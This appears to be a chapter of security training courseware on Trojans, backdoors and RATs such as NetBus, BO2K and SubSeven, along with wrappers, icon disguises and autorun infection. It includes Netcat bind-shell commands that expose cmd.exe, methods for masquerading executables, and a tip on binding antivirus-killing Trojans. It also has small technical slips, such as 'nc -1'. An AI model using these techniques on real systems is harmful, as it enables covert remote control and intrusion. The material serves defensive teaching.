The vulnerability existed in a plug-in which installed the actual software. This plug-in was scriptable and an HTML page could be used to specify the location of the Gator installation. The installation file downloaded is checked for the filename. If the filename was setup.exe, it was then decompressed and executed. If the file was not compressed it would still be executed. Using this method, a malicious user could easily create an HTML page which makes use of the rogue ActiveX component to point at a Trojan file.

This Trojan demonstrates how a backdoor can be used to remotely access the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the systems log. An effective backdoor will allow the attacker to retain access to a machine it has penetrated even if the intrusion factor has in the meantime been detected by the system administrator. Resetting passwords, changing disk access permissions or fixing original security holes in the hope of remedying the problem may not be a proper solution at all times.

Tool: Netcat



- Outbound or inbound connections, TCP or UDP, to or from any ports
- Ability to use any local source port

- Ability to use any locally-configured network source address
 - Built-in port-scanning capabilities, with randomizer
 - Built-in loose source-routing capability
-

Tools The original version of Netcat was written by hobbit and the NT version was done by Weld Pond.

Using netcat, the attacker can set up a port or a back door that will allow him to telnet into a DOS shell. With a simple command such as C:\>nc -L -p 5000 -t -e cmd.exe, the attacker can bind port 5000. This is detailed later. Let us first take a look at some of the features that netcat provides.

With netcat, the user can create outbound or inbound connections, TCP or UDP, to or from any port. It provides for full DNS forward/reverse checking, with appropriate warnings. Additionally, it gives the ability to use any local source port, any locally-configured network source address and comes with built-in port-scanning capabilities. It has a built-in loose source-routing capability and can read command line arguments from standard input. Another feature is the ability to let another program service inbound connections.

Given these features, some of the applications of netcat can be enumerated as an enabling script backend, port scanner and enumerator, used as backup handlers and for file transfers, firewall testing, proxy gatewaying, simulating servers, testing network performance and testing address spoofing. It is not without reason that this is called a network Swiss army knife.

Let us take a closer look at the command. On a Windows server when the following command is issued (i.e. from the directory that contains netcat)

```
nc -1 -p4444 -d -e cmd.exe -L
```

The -1 puts netcat into a listening mode, the -p4444 tells netcat to use port 4444, the -d allows netcat to run detached from the console, the -e cmd.exe tells netcat to execute the cmd.exe program when the connection is established, and the -L will restart Netcat with the same command line when the connection is terminated.

On the client system the following command

```
C:\>nc -v [ip address of target] 4444
```

causes netcat to connect to the server whose IP is specified on port 4444. The user is then given a console connection to the destination server. Netcat can also make an outbound connection and then run a program or script on the originating end, with input and output connected to the same network port.

On the target system, the attacker can choose to rename the executable or recompile it with a different name. To remain hidden he can choose to detach from the console option (-d) or use a port that is well known and allowed through any firewalls between the two systems. This will not arouse suspicions till later on.

A scanning example from Hobbit is "nc -v -w 2 -z target 20-30". Netcat will try connecting to every port between 20 and 30 [inclusive] at the target, and inform about an FTP server, telnet server, and mailer it has come across in the range. The -z switch prevents sending any data to a TCP connection and very limited probe data to a UDP connection. This makes it useful as a fast scanner to see what ports the target is listening on. To limit scanning speed if desired, -i will insert a delay between each port probe.

To receive a file named targetfile on the target system start netcat with the following command:

```
nc -l -p 4444 >targetfile
```

To send a file named myfile to the target system from the source system use the following command:

```
nc target 4444 <myfile
```

Issue a Ctrl+C on the source system and the session is over.

Tool: Donald Dick



The attacker uses the client to send command through TCP or SPX to the victim listening on a pre defined port.

Donald Dick uses default port either 23476 or 23477

Donald Dick is a tool that enables a user to control another computer over a network.

It uses a client server architecture with the server residing on the victim's computer.

Tools Donald Dick is a remote control system for workstations running Windows 95, 98 or NT 4.0. First, it was implemented to replace well-known Trojans, and to be invisible for existing antivirus. The first implementation could only open and close CDROM tray.


Donald Dick consists of two parts - client and server. To install server on the destination computer, the user must launch the executable file. Running a Donald Dick server on a computer, gives full access to all resources to the attacker. The attacker can control it with Donald Dick client via TCP or SPX network protocol. He can also restrict access to the server with a password.

Under Windows9X Donald Dick server becomes operational immediately after rebooting. Under Windows NT the server is loaded as a service process.

With Donald Dick, the attacker has full access to the file system. He can browse, create, and remove directories; erase, rename, copy, upload, download files; set date/time of file. He can control the processes and threads running on the system. He can choose to browse, terminate or run programs. He can set priority for processes and suspend or resume threads. The Trojan gives complete access to the registry where the attacker can browse, create, remove keys and values or even set values.

Other things that he can do to affect the target system is to set the system time, shutdown the machine, cause it to reboot or log off and even switch the power off. He can query the system for information and even set system parameters. With regard to the display, he can get a list of windows; query and set system colors; get screenshot or the shot for particular window; and even send messages to the window.

The Trojan lets the attacker read and write CMOS (Windows 9x); simulate keystrokes, remap, disable keys, and view keyboard input (all features except keystroke simulation are not implemented under Windows NT). Using the services provided by the server and the GUI client the attacker can query passwords for screensaver, BIOS and shared resources, and make folders sharable. The Trojan can also cause deletion of the HKLM \software key from the registry. If this is done, programs slowly fail and when system is restarted, it shows installation screen and asks for a serial number. But the installation will not proceed from there.



Tool: SubSeven



- SubSeven is a backdoor program that enables others to gain full access to Windows 9x systems through network connection.
- The program consists of three different components : Client (SubSeven.exe), Server (Server.exe) and a Server configuration utility (EditServer.exe).
- The client is a GUI used to connect to server through a network or internet connection.

Tools Since its debut in February, 1999, SubSeven has become a favorite tool of intruders targeting Windows machines.

It is a RAT (Remote Administration Tool) that provides more options for attack than other Trojans like Back Orifice or NetBus. The SubSeven Trojan is consists of three programs: the SubSeven server, client and server editor. It has a DDoS potential and like other Trojans, SubSeven can be used as perfectly benign remote administration program.

The server must be run on the target computer to allow the attacker's computer to connect to the machine and have total access to it. The server editor (EditServer Program) helps configure the infection characteristics. This allows the hacker to specify whether the compromised system should send an email or ICQ notification to the attacker when the target is online, whether the program should "melt server after installation" and which ports the attacker can use to connect to the server. Once installed, SubSeven's friendly user-interface allows the attacker to easily monitor a victim's keystrokes,

watch a computer's web cam, take screen shots, eavesdrop through the computer's microphone, control the mouse pointer, read and write files, and sniff traffic off the victim's local network.

The address book feature makes it possible to check whether a victim is presently online, the process manager feature allows aborting any running process on the victim's computer, "text2speech" allows the attacker to type any text which is then spoken on the victim's computer and the ability to completely takeover a victim's ICQ account.

A SubSeven server can also be programmed to announce itself over ICQ or Internet Relay Chat (IRC), and groups of servers can be remotely controlled as one. That makes the program particularly useful for launching distributed denial of service attacks (DDoS), in which constellations of systems are simultaneously directed to flood a single site with an overwhelming volume of traffic, as had happened to Yahoo!, CNN.com, and other online giants in February 2000. More damaging features of SubSeven are the port redirector and the port scanner. The port redirector allows an attacker to use the victim's system to launch attacks into other systems by configuring ports on the infected computer to point to new targets. The port scanner feature converts the infected machine into a personal port scanner that can be used to gain access to the corporate LAN and disguise the attacks.

The new version of SubSeven offers script kiddies increased flexibility in the user interface, a revamped mechanism for customizing the server, and for the first time runs smoothly on Windows NT and Windows 2000. The client is not downward compatible with previous versions of the program. SubSeven 2.2 signatures will likely be quickly be integrated into antivirus updates.

Tool: Back Orifice 2000



Back Orifice accounts for highest number of infestations on Microsoft computers.

The BO2K server code is only 100KB. The client program is 500KB.

Once installed on a victim PC or server machine, BO2K gives the attacker complete control of the system.

BO2K has stealth capabilities, it will not show up on the task list and runs completely in hidden mode.

Tools BO2K was written by DilDog of the Cult of the Dead Cow. Many of the commands that BO2K comes with were directly ported from Sir Dystic's original Back Orifice source code. The document says that it was written with a two-fold purpose: "To enhance the Windows operating system's remote administration capability and to point out that Windows was not designed with security in mind."

BO2K is an almost complete rewrite of the original Back Orifice. By default, BO2K comes with the capability to talk over TCP as well as UDP, and supports strong encryption through plug-ins. It has added functionality in the areas of file transfer and registry handling. It has hacking features, such as dumping certain cached passwords. It can be configured to be stealthy.

Like other Trojans, Back Orifice is a client/server application which allows the client software to monitor, administer, and perform other network and multimedia actions on the machine running the server. To communicate with the server, either the text based or GUI client can be run on any Microsoft Windows machine.

The BO2K server installed without any plugins is ~100K and leaves a small footprint. The client software is ~500K. The whole suite will fit on a single 1.44MB floppy disk. BO2K 1.0 will currently run on Windows 95, Windows 98, Windows ME, Windows NT, Windows 2000, and Windows XP systems. All of the various parts of the BO2K suite have been tested and found to be working on all of these platforms. It only runs on Intel platforms at the moment.

To install, the server, the target must execute the server on his machine. When the server executable is run, it installs itself and then deletes itself, which makes it virtually hidden. Once the server is installed on a machine, it will be started every time the machine boots. If the target is running a server already, the attacker can simply upload the new version of the server to the remote host, and use the Process spawn command to execute it. When run, the server will automatically kill any programs running as the file it intends to install itself as, install itself over the old version, run itself from its installed position, and delete the updated exe that was run.

The attacker can choose to configure the server before installation. This includes the filename that Back Orifice installs itself as, the port the server listens on, and the password used for encryption using the boconf.exe utility. If the server is not configured, it defaults to listening on port 31337, using no password for encryption (packets are still encrypted), and installing itself as ".exe" (space dot exe).

The client communicates to the server via encrypted UDP packets. Back Orifice can communicate over any available port. Therefore, if the firewall lets through any UDP packets at all, two-way communication can be established. If packets are being filtered or a firewall is in place, it may be necessary to send from a specific port that will not be filtered or blocked. Since UDP communication is connectionless, the packets might be blocked either on their way to the server or the return packets might be blocked on their way back to the client. As for file transfers originating at the remote machine, Back Orifice can use TCP to send data out through the firewall.

Actions are performed on the server by sending commands from the client to a specific IP address. Back Orifice can sweep a range of IP addresses and network blocks to hunt for installations of its server software. It can be located by using the sweep or sweeplist commands from the text client, or from the GUI client using the "Ping" dialog, or by putting a target IP. If by sweeping a list of subnets, a server machine responds, the client will look in the same directory as subnet list and will display the first line of the first file it finds with the filename of the subnet.

It must be noted that Back Orifice does not rely on the user for its installation. To install it, it simply needs to be run. It takes advantage of some actual exploits in the Windows OS functionality. This brings about several ways the program could be run on a windows computer, not only without the user's approval, but without the user's knowledge.

Back Orifice Plug-ins

- BO2K functionality can be extended using BO plug-ins.
 - BOPeep (Complete remote control snap in)
 - Encryption (Encrypts the data sent between the BO2K GUI and the server)
 - BOSOCK32 (Provides stealth capabilities by using ICMP instead of TCP UDP)
 - STCPIO (Provides encrypted flow control between the GUI and the server, making the traffic more difficult to detect on the network)
-

BO Peep - This plugin gives you a streaming video of the machine's screen that the server is running on. Also provides remote keyboard and mouse accessibility.

Serpent Encryption - This is a very fast implementation of the non-export-restricted 256 bit-SERPENT encryption algorithm.

CAST-256 Encryption - This internationally available plugin provides strong encryption using the CAST-256 algorithm.

IDEA Encrypt - This internationally available plugin provides strong encryption using the IDEA algorithm. 128 Bit Encryption.

RC6 Encryption - This internationally available plugin provides strong encryption using the RC6 algorithm. Provides 384 bit encryption.

STCPIO - TCPIO communications plugin with an encrypted flow control system to make BO2K TCP traffic virtually impossible to detect.


Rattler notifies a specified user as to the whereabouts of a Back Orifice 2000 server via e-mail. Rattler will send an e-mail each time it detects an IP address addition/modification.

rICQ is a plugin for Back Orifice 2000 that operates in a similar fashion to Rattler except that the notification message is sent via ICQ's web pager service.

The Butt Trumpet 2000 plugin for BO2K, once installed and started, sends you an email with the host's IP address. A nice alternative to Rattler.

BoTool provides a graphical file browser and registry editor to the BO2K interface. Makes common tedious BO2K tasks point-and-click simple.

Tool: NetBus



Tools NetBus was written by a Swedish programmer, Carl-Fredrik Neikter, in March 1998. Version 1.5 in English appeared in April. NetBus apparently received little media attention but it was in fairly wide use by the time BO was released on 3 August.

NetBus consists of two parts: a client-program ("netbus.exe") and a server-program often named: "patch.exe" (or "SysEdit.exe" with version 1.5x), which is the actual backdoor. Version 1.60 uses the TCP/UDP-Port # "12345" which can't be altered. From the version 1.70 and higher the port can be configured. If it is installed by a "game" called "whackamole" (file name is: "whackjob.zip" (contains the NetBus 1.53 server) its name is "explore.exe". There is also a file called whackjob17.zip, which installs the server of NetBus 1.70 and uses the port 12631. Additionally it is password protected (PW: "ecoli"). The NetBus Server is installed by "game.exe" during the setup routine; the name of the server actually is "explore.exe" located in the windows directory.

To start the server automatically, there is an entry in the registry at:
"\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" normally used with
the option "/nomsg". If this entry is deleted, the server won't be started with windows.

The NetBus server is about 4 times as large as the Back Orifice server, and generally less "stealthy." Unlike BO, NetBus is not designed to attach virus-like to legitimate files or applications.


Like BO, the NetBus server can have practically any filename. The usual way it is installed is through simple deception; the program is sent to the victim, or offered on a website, and falsely represented as something it is not. Occasionally it may be included in a setup package for a legitimate application and executed in the process of that setup.

The unsuspecting victim runs the program either directly or by way of the application used as camouflage, and it immediately installs itself and begins to offer access to intruders.

NetBus will always reveal its presence by way of an open port, viewable with netstat.exe. Because of this, many intruders delete netstat.exe from the victim's hard drive immediately upon gaining access. Creating a copy or two of netstat using other names is a good precaution against its loss. A regular check for the presence of netstat.exe, including the file's size and date, is advisable and is one means of spotting intrusions. Attackers may use BO as a means of installing Netbus on the target system. This is because NetBus is sophisticated yet easy to use.

Once access is gained, the intruder will often install other backdoors, ftp or http daemons which open victim's drive(s) to access or he may enable resource sharing on the Net connection

The v1.53 server opens two TCP ports numbered 12345 and 12346. It listens on 12345 for a remote client and apparently responds via 12346. It will respond to a Telnet connection on port 12345 with its name and version number.



NetBus v1.53 is not extremely stealthy, but it is certainly functional and effective.

This utility also has the ability to scan "Class C" addresses by adding "+Number of ports" to the end of the target address. Example: 255.255.255.1+254 will scan 255.255.255.1 through 255.

By default, the v1.60 server is named Patch.exe. It may be renamed. Its size is 4 61K (472,576 bytes). When this program is run, it remains where it is and nothing appears to happen. Unlike v1.53, it can then be deleted uneventfully. However, it is functional. It copies itself to the Windows directory, extracts from within itself a file called KeyHook.dll and activates both programs.

Run without added parameters, v1.60 is persistent; that is, it will execute on its own when the computer is restarted. It makes changes to the Registry; it creates the keys

HKEY_CURRENT_USER\PATCH, where PATCH is the filename before the extension; and by default, it places a value in the key


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Version 1.60, like v1.53, also creates the Registry keys

HKEY_CURRENT_USER\NETBUS; and HKEY_CURRENT_USER\NETBUS\Settings and places basically the same series of values in the Settings key.

The v1.60 server opens two TCP ports numbered 12345 and 12346. It listens on 12345 for a remote client and apparently responds via 12346. It will respond to a Telnet connection on port 12345 with its name and version number.

Among the new features are greatly expanded file-handling capabilities, an interactive message dialog, password setting and other server controls, and new ways to tamper with the keyboard. Most of its tricks are evident from this console display.



Netbus 1.7 was released to the public on 11/14/98. It is basically the same program as version 1.6, but with an ultra-fast port scanner, capable of redirecting data to another host and port, option to configure the server-exe with some options, like TCP-port and mail notification, ability redirect I/O from console applications to a specified TCP-port and restricting access to only a few IP-numbers.

By default, the v1.70 server is named Patch.exe. It may be renamed. Its default size is 483K (494,592 bytes). With configuration added, its size increases, usually by a couple of hundred bytes. By default, the v1.70 server opens two TCP ports numbered 12345 and 12346. It listens on 12345 for a remote client and apparently responds via 12346. It will respond to a Telnet connection on port 12345 with its name and version number. It can however be readily configured to use any other virtual port from 1 to 65534. The port configuration can be pre-set by the sender, and/or it can be changed from remote. It will also open the next-numbered port in sequence, which it apparently uses for responses to the client.

When the v1.70 server is contacted by a remote user, it creates two files named Hosts.txt and Memo.txt and places them in the same directory as the running server. Hosts.txt lists hosts that have contacted the server, if logging is enabled. The remote user can leave a memo here for self using Memo.txt.


If the server file has been pre-configured by the sender, it will create yet another file, which it always places in the Windows directory. IP.txt lists all text and commands received on the port on which NetBus is listening, showing date, time and originating IP address.

It can be instructed to send an email when it is run for the first time, to notify its owner of its installation. If IP logging is enabled, it will write all commands and IP addresses to IP.TXT. Another file is called "Access.txt", and contains the list of IP addresses permitted to connect to the Netbus server.

NetBus is now capable of redirecting input to a specified port to another IP address via the server machine. This means the remote user can do mischief on a *third* machine someplace on the Net, and his connection will appear to come from the redirecting address.

NetBus 2.0 Pro", (often just called "NetBus 2.0") the latest version of this well known backdoor program has been released after Spector took over Netbus. Therefore the new version is a shareware and needs remote user's permission for installation. However, hackers have released variations such as

Retail_10.exe which fakes the incomplete patch of ICQ. Instead it installs the "NetBus 2.0 Server" in the invisible and auto starting mode. It even deletes the data logged by the server.



Wrappers

- How does an attacker get BO2K or any trojan installed on the victim's computer? Answer: Using Wrappers
- A wrapper attaches a given EXE application (such as games or orifice application) to the BO2K executable.
- The two programs are wrapped together into a single file. When the user runs the wrapped EXE, it first installs BO2K and then runs the wrapped application.
- The user only sees the latter application.

I can send a birthday greeting which will
install BO2K as the user watches a birthday
cake dancing across the screen.

Note Wrappers are used to bind the Trojan executable with a legitimate file. The attacker can compress any (DOS/WIN) binary with tools like "petite.exe". This tool decompresses an exe-file (once compressed) on runtime. This makes it possible for the Trojan to get in virtually undetected, as most antivirus are not able to detect the signatures in the file.

The attacker can place several executables to one executable as well. These wrappers may also support functions like running one file in the background while another one is running on the desktop.


Technically speaking though, wrappers can be considered to be another type of software "glueware" that is used to attach together other software components. A wrapper encapsulates a single data source to make it usable in a more convenient fashion than the original unwrapped source.

Users can be tricked into installing Trojan horses by being enticed or frightened. For example, a Trojan horse might arrive in email described as a computer game. When the user receives the mail, they may be enticed by the description of the game to install it. Although it may in fact be a game, it may also be taking other action that is not readily apparent to the user, such as deleting files or mailing sensitive information to the attacker.

Tool: Graffiti.exe



Tools Graffiti.exe is an example of a legitimate file that can be used to drop the Trojan into the target system. This program runs as soon as windows boots up and on execution keep the user distracted for a given period of time by running on the desktop.



This will allow the Trojan executable to run in the background and make the necessary changes it needs to. The program in itself does not mess with registry, as all modifications are in one .ini file created in the same folder with software. The only options available to the viewer are:

Left Mouse Click- Exit Graffiti

Esc and Space- Exit Graffiti

Right Mouse Click- Display next message

Alt-N- Display next message

Tool: EliteWrap

<http://homepage.ntlworld.com/chawmp/elitewrap/>

- Elite Wrap is an advanced EXE wrapper for Windows 95/98/2K/NT used for SFX archiving and secretly installing and running programs.
 - With EliteWrap one can create a setup program that would extract files to a directory and execute programs or batch files to display help, copy files, etc.
-

Tools eLiTeWrap is an EXE wrapper, used to pack files into an archive executable that can extract and execute them in specified ways when the packfile is run. For example, you could create a setup program that would extract files to a directory and execute programs or batch files to display help, copy files, etc.

The advantages eLiTeWrap has over other common self-extractor programs and EXE wrappers are:

Programs in the packfile can be extracted without starting. Unlike many EXE wrappers, files can be automatically extracted into a temporary directory, from where other programs in the packfile or on the user's system can manipulate them.


Programs inside the packfile and on the user's system can be automatically started. Unlike many self-extractor utilities, eLiTeWrap has the ability to start any number of programs, contained in the packfile, or existing on the user's system.

Programs (packed and external) can be started visibly, or hidden from the user. Programs that do not require user input can be started completely hidden from the user. Programs can be started synchronously or asynchronously. The packfile can be made to wait for a program to finish before the rest of the files are processed. Script files can be written to automate the creation of packfiles.


Full CRC-32 checking is built in 32-bit cyclic redundancy checks are preformed to ensure that files are complete, undamaged, and that they have not been tampered with. Packfiles are produced with an icon. Providing CRC-32 checking is disabled, you can change the icon in any resource editor, such as those provided with Microsoft and Borland development environments.

Tool: IconPlus

IconPlus can be used to change icons in EXE files



Tools Icon Plus is a conversion program for translating icons between various formats.



Icon Plus now can read and save Windows XP icons. Icon Plus can also be worked at from the command prompt. This kind of application can be used by an attacker to disguise his malicious code or Trojan so that users are tricked into executing it.

There are numerous icon libraries available on the Internet that allows a user to change icons to suit various operating systems by aping their look and feel.

Tool: Restorator



Tools It is a versatile skin editor for any Win32 programs: change images, icons, text, sounds, videos, dialogs, menus, and other parts of the user interface. Using this one can create one's own User-styled Custom Applications (UCA).

The relevance of discussing this tool here arises from its ability to modify the user interface of any Windows 32-bit program and thus create UCA's. The user can view, extract, and change images, icons, text, dialogs, sounds, videos, menus and much more.


Technically speaking, it lets the user edit the resources in many file types, for example exe, dll, res, ocx (Active X), scr (Screen Saver) and others. Screensavers have been popular as Trojan carriers. The attacker can distribute his modifications in a small, self-executing file - the ResPatcher.

It is small in size and people who use it need not have Restorator installed. It is not necessary to give away the complete exe or dll file either, which makes it a powerful tool. It is a stand alone program which redoing the modifications made to a program.

Restorator has many built-in tools. Powerful find and grab functions lets the user retrieve resources from all files on their disks.

One example is where a program can be modified using restorator and sent across to the intended victim. This may be a screensaver, a skin for a media player or even an innocent looking attachment.

Packaging Tool: WordPad



It has been seen how notepad has been used by QAZ. In windows, we have seen OLE to be a simple concept that allows the inclusion of data from one type of file or document, within another. Moreover, it allows multiple applications on the same desktop to share information.

This makes it possible to transport "objects" which are embedded in an application, from one place to another, embedding them as deemed fit. OLE provides for this, using a file format of its own which contains the embedded data in a sort of "wrapper." We will look at how WordPad can be used to hide notepad and execute it on being opened.

Attack Methods To begin, open WordPad. Using the mouse, drag and drop Notepad.exe into the WordPad window. On double-click the embedded icon, Notepad will open. Now, right-click on the Notepad icon within the WordPad and copy it to the desktop.

The icon that appears is very similar to the default text icon. We can change the icon by using the properties box. By default, the file is named simply "Scrap" -- even if Windows is set to show all file extensions. Rename it to "Read me". Now it can pass easily for a genuine text file. On double-click the file, the Notepad program that's within the scrap object will open.

Even if the object in a scrap file is not executable, a command can be associated with the object, which will be executed when it is double-clicked. This makes it simple for files to masquerade as another file type.

Infecting via CD-ROM

- When you place a CD in your CD-ROM drive, it automatically starts with some set up interface. An Autorun.inf file that is placed on such CD's is responsible for this action which would look like this:

```
[autorun]
open=setup.exe
icon=setup.exe
```

- Therefore it is quite possible that while running the real setup program a trojan could be run very easily.
- Turn off the Auto-Start functionality by doing the following:

```
Start button-> Settings-> Control Panel->
System-> Device Manager-> CDROM->
Properties -> Settings
```

Is it possible for an attacker to trick the target into loading the Trojan either while booting or installing any other application?

Attack Methods Obviously, this has been thought of in more than one way. One way of infecting the target machine is to use the auto start CD function. This may be done by "gifting" a CD, lending an infected CD or by having physical access to the system.

The Autorun.inf file that is placed on such CD's can be configured to execute the Trojan. This makes it possible to infect a machine while running the real setup program. It looks like this:

```
[autorun]
```

```
Open= setup.exe
```

```
Icon= setup.exe
```


Countermeasure is to stop auto start functionality by doing the following:

```
Start Button-> Settings-> Control Panel-> System-> Device Manager-> CDROM->Properties-> Settings
```

Turn off the reference to Auto Insert Notification

Hacking Tool: Whack-A-Mole

- Popular delivery vehicle for NetBus/BO servers is a game called Whack-A-Mole which is a single executable called whackamole.exe
- Whack-A-Mole installs the NetBus/BO server and starts the program at every reboot.



Tools When NetBus is installed by a "game" called "whackamole" (file name is: " whackjob.zip" (contains the NetBus 1.53 server) its name is "explore.exe". There is also a file called whackjob17.zip, which installs the server of NetBus 1.70 and uses the port 12631. Additionally it is password protected (PW: "ecoli").

The Game "whackamole.exe" file size 314,636 credited to "John" alias <ecoli_@hotmail.com>, is actually the Netbus Trojan. It is contained within Whackjob.zip and installs "patch.exe", (the Netbus Server portion) within the install shield script for the game install. The program Netbus.exe is renamed Explore.exe during the install. This can arbitrarily be installed using the "DotLess IP address" (better known as the "Buffer Overrun" exploit). Version 2.0 runs on Port 20043 with the "added feature" of automatically clearing the log file every time the PC is rebooted.

REGISTRY KEYS ADDED:

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.dl_\

REGISTRY KEY VALUES ADDED:

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.dl_\@="exefile"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\.dl_\ContentType="application/x-msdownload"

It also adds Rundll32:Reg_SZ:rundll2.dll_to HKLM \SW\MSoft\Windows\CurrentVer\Run

BoSniffer

- Soon after BO appeared, a category of cleaners emerged, claiming to be able to detect and remove BO.

- BoSniffer turned out to be one such Trojan that in reality installed Back Orifice under the pretext of detecting and removing it.
 - Moreover, it would announce itself on the IRC channel #BO OWNED with a random username.
-

Ken Williams noted in a post to bugtraq that "BoSniffer.zip" which the author claimed to be capable of blocking key points in the registry from BO as well as search for existing installs of the backdoor, was in fact a Trojan.

His detailed examination has revealed that this is actually a BO server with the "SpeakEasy" plug-in installed. If "BoSniffer.exe" is run, the BoSniffer executable (BO Server Trojan w/ SpeakEasy) will "attempt to log into a predetermined IRC server on channel #BO OWNED with a random username. It then proceeds to announce its IP address and a custom message every few minutes." This program, "BoSniffer.zip" is being widely distributed as a "cure for Back Orifice infections". It is likely that it is being distributed with other software packages and under other names as well. Listed below are relevant details about this program.

File Sizes (in bytes) - 231068 BoSniffer.exe, 108573 BoSniffer.zip

Evidence that BoSniffer.zip is really BO Server with SpeakEasy Plug -in:

```
sector 0X028C38
irc.lightning.net:7000:Hey MASTER where are u!!!
sector 0x0303F0 - sector 0x0306D8
sector 0x031848
SpeakEasy.dll
sector 0x0318A8 - sector 0x031980
#BO OWNED with IRC commands:
Own Me @ .NOTICE JOIN #BO OWNED host server :Owned USERNICK BO
.QUIT Psssst...Speakeasy was told to shut down
.NOTICE #BO OWNED :Psssst...Speakeeasy just started up
```

Hacking Tool: Firekiller 2000

- FireKiller 2000 will kill (if executed) any resistant protection software.
- For instance, if you have Norton Anti-virus auto scan in your taskbar, and ATGuard Firewall activated, this program will KILL both on execution, and makes the installations of both UNUSABLE on the hard drive; which would require re-installation to restore.
- It works with all major protection software like AtGuard, Conseal, Norton Anti-Virus, McAfee Anti-Virus etc.

Tip Use it with an exe binder to bind it to a trojan before binding this file (trojan and firekiller 2000) to some other dropper.

Tools FireKiller, written by Iridium is a Trojan that on execution kills any resistant protection software on execution. For instance, if Norton Antivirus Auto-Protect option is running in the taskbar, and the AT Guard Firewall is activated, this program will kill both on execution, and

make the installations of both unusable on the machine. To reuse it, the user will have to reinstall it.

It has been noted to work with all major protection software like AT guard, Conceal, Norton Antivirus, and McAfee Antivirus etc. Later patches detect this Trojan. It is typically used in conjunction with an .exe binder, which binds it to a Trojan before binding this file (Trojan and firekiller2000) to some other dropper.

The same author has written another Trojan called FireCracker. It automatically detects AT Guard, Zone Alarm and or McAfee Firewall, deactivates it and deletes it from the hard disk. The original Firewall Icons remain in the taskbar all the time, so it looks like nothing is happened. It also reloops the functions that the victim must reboot the CPU to reinstall the firewall(s).

ICMP Tunneling

- Covert Channels are methods in which an attacker can hide the data in a protocol that is undetectable.
 - Covert Channels rely on techniques called tunneling, which allows one protocol to be carried over another protocol.
 - ICMP tunneling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control a compromised system.
-

Note The Internet Control Message Protocol is an adjunct to the IP layer. It is a connectionless protocol used to convey error messages and other information to unicast addresses . ICMP packets are encapsulated inside of IP datagram. The first 4-bytes of the header are same for every ICMP message, with the remainder of the header differing for different ICMP message types. There are 15 different types of ICMP messages.

The ICMP types we are concerned with are type 0x8 and type 0x8. ICMP type 0x0 specifies an ICMP_ECHOREPLY (the response) and type 0x8 indicates an ICMP_ECHO (the query). The normal course of action is for a type 0x8 to elicit a type 0x0 response from a listening server. (Normally, this server is actually the OS kernel of the target host. Most ICMP traffic is, by default, handled by the kernel). This is what the ping program does.

The concept of ICMP Tunneling involves arbitrary information tunneling in the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets and using them to carry the payload.

Attack Methods	Covert Channels are methods in which an attacker can hide the data in a protocol that is undetectable. Covert Channels rely on techniques called tunneling, which allows one protocol to be carried over another protocol. A covert channel is a vessel in which information can pass, but this vessel is not ordinarily used for information exchange.
-----------------------	---

Therefore, as a matter of consequence, covert channels are impossible to detect and deter using a system's normal (read: unmodified) security policy. In theory, almost any process or bit of data can be a covert channel. In practice, it is usually quite difficult to elicit meaningful data from most covert channels in a timely fashion.

